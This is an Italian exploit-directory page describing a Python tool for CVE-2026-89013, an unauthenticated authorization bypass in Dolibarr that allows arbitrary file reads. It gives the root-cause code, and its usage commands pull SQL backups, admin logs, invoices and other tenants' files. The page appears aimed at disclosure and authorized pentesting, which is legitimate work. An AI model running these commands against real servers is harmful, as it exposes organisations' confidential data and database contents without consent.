
Skip to content
KitploitKITPLOIT
StrumentiExploitsBlog
Log in
Invia
StrumentiExploitsBlog
Invia

Strumenti di Hacking, PenTest e Cybersecurity per il tuo Arsenale di Sicurezza!

Kitploit è una directory di strumenti di hacking, cybersecurity e pentesting. Scopri gli ultimi aggiornamenti dei progetti per trovare vulnerabilità, analizzare sistemi, automatizzare i test e rafforzare la tua sicurezza.

FeedContattoPrivacy© 2026 Kitploit

Directory degli strumenti

Categorie

Vedi tutte le categorie
Loading categories
CVE-2026-89013 — Exploit Python per CVE-2026-89013, un bypass di autorizzazione hashp non autenticato di Dolibarr che consente la lettura arbitraria di file, con modalità check, list, hunt, read e download. | Kitploit
Strumenti/GitHubGitHub/faceless0x7/cve-2026-89013
Analisi delle VulnerabilitàExploitSfruttamento di Applicazioni WebEsfiltrazione DatiRaccolta InformazioniSicurezza WebPenetration TestingAutenticazione
GitHub
faceless0x7/cve-2026-89013

CVE-2026-89013

Exploit Python per CVE-2026-89013, un bypass di autorizzazione hashp non autenticato di Dolibarr che consente la lettura arbitraria di file, con modalità check, list, hunt, read e download.

Vedi Repository
6622 mesi faNon ancora revisionato
Condividi

CVE-2026-89013 — Bypass di autorizzazione in Dolibarr con hashp=shared

Exploit per CVE-2026-89013: document.php e viewimage.php forzano NOLOGIN quando il parametro hashp è presente. Il valore marcatore interno shared salta la risoluzione del token di condivisione, ma l'override del controllo di accesso scatta comunque per qualsiasi valore non vuoto e imposta $accessallowed = 1, scartando il risultato di dol_check_secure_access_document(). Una richiesta non autenticata può quindi leggere qualsiasi file in ogni albero modulepart: documenti aziendali, log di amministrazione, backup SQL (modulepart=systemtools), sorgenti di moduli personalizzati (modulepart=packages), e altre entità multicompany tramite &entity=N.

Record: https://www.cve.org/CVERecord?id=CVE-2026-89013

AffectedDolibarr 23.0.4 – 24.0.0
Fixed24.0.1
Prerequisitesnone (unauthenticated)
Impactarbitrary file read within Dolibarr's managed directories

Causa principale

// htdocs/document.php:189 (24.0.0) — 'shared' skips token resolution
if (!empty($hashp) && $hashp != 'shared') { ...resolve share token... }

// htdocs/document.php:292 — but any hashp forces access
if (!empty($hashp)) {
    $accessallowed = 1;
    $sqlprotectagainstexternals = '';
}

Una regressione del commit 5028dae981e (2026-08-12), distribuita per la prima volta in 23.0.4 e 24.0.0. Il traversal (../) è sanificato lato server — questo è un bypass di autorizzazione, non un path traversal.

Utilizzo

# detection (safe, nonexistent canary file)
python3 CVE-2026-89013.py https://erp.local check

# readable modulepart trees
python3 CVE-2026-89013.py https://erp.local list

# hunt: dolibarr.log + SQL backups (generated filenames) + user vcards
python3 CVE-2026-89013.py https://erp.local hunt --db-name dolibarr --days 3 --save

# read / download
python3 CVE-2026-89013.py https://erp.local read logs/admin/logs/dolibarr.log
python3 CVE-2026-89013.py https://erp.local download systemtools/backup/backup.sql
python3 CVE-2026-89013.py https://erp.local read facture/FA2601-0001/FA2601-0001.pdf --entity 2

# PDFs via viewimage.php
python3 CVE-2026-89013.py https://erp.local viewimage facture/FA2601-0001/FA2601-0001.pdf

Solo libreria standard (Python 3.8+). Supporta --proxy, --insecure, --timeout.

demo

Riferimenti

  • CVE record: https://www.cve.org/CVERecord?id=CVE-2026-89013
  • Fixed release: https://github.com/Dolibarr/dolibarr/releases/tag/24.0.1
  • Fix commits:
    • https://github.com/Dolibarr/dolibarr/commit/cd05688dbed8a4af6eef32faf4fc1e823a37bce9
    • https://github.com/Dolibarr/dolibarr/commit/a8bc4a63e1b6356884abcd83c4a38954d9649b0b
    • https://github.com/Dolibarr/dolibarr/commit/3bd8aa8b909e596d7dab4388d0466ec24e6ad191
  • Regression origin: https://github.com/Dolibarr/dolibarr/commit/5028dae981e47dfab349f8fe2ef79b54ae95d1b6

Disclaimer

Solo per test e ricerca autorizzati. Utilizzare esclusivamente su sistemi di propria proprietà o per i quali si dispone di esplicita autorizzazione al test.


Scarica lo strumento

Più Popolari

Vedi tutti →

Scopri gli strumenti più utilizzati dalla nostra community.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 Il toolkit OSINT definitivo: grafo di indagine, punteggio di affidabilità, famiglie di alias, mappa, timeline e report. 49 moduli, oltre 400 siti, nessuna chiave API richiesta.

    867
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # App di esecuzione con un tocco GhostLock (CVE-2026-43499)

    544
  • 3

    ARTEX

    baarai/artex

    Piattaforma di penetration testing autonoma multi-agente basata su LLM con agenti planner/worker, grafi di asset e di esplorazione, registrazione del traffico MITM e retesting delle vulnerabilità.

    385
  • 4

    redforge

    cybersecurity91/redforge

    Toolkit red team lato browser con 102 strumenti offline per ricognizione, generazione di payload, attacchi alle credenziali, crittografia, codifica e reportistica dell'engagement.

    360
  • 5

    looking-glass

    anonghosty/looking-glass

    Piattaforma CSIRT che importa i report di Shadowserver in MongoDB e li riproduce come mappe interattive, analisi, risultati, avvisi e dashboard executive.

    302
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    Il sistema d'azione per la cybersecurity nativa AI—dove l'intento diventa esecuzione governata, le evidenze diventano memoria operativa, e ogni operazione migliora la successiva.

    279

Esplora tutti gli strumenti

Sfoglia la nostra collezione di strumenti

Vedi tutti gli strumenti →





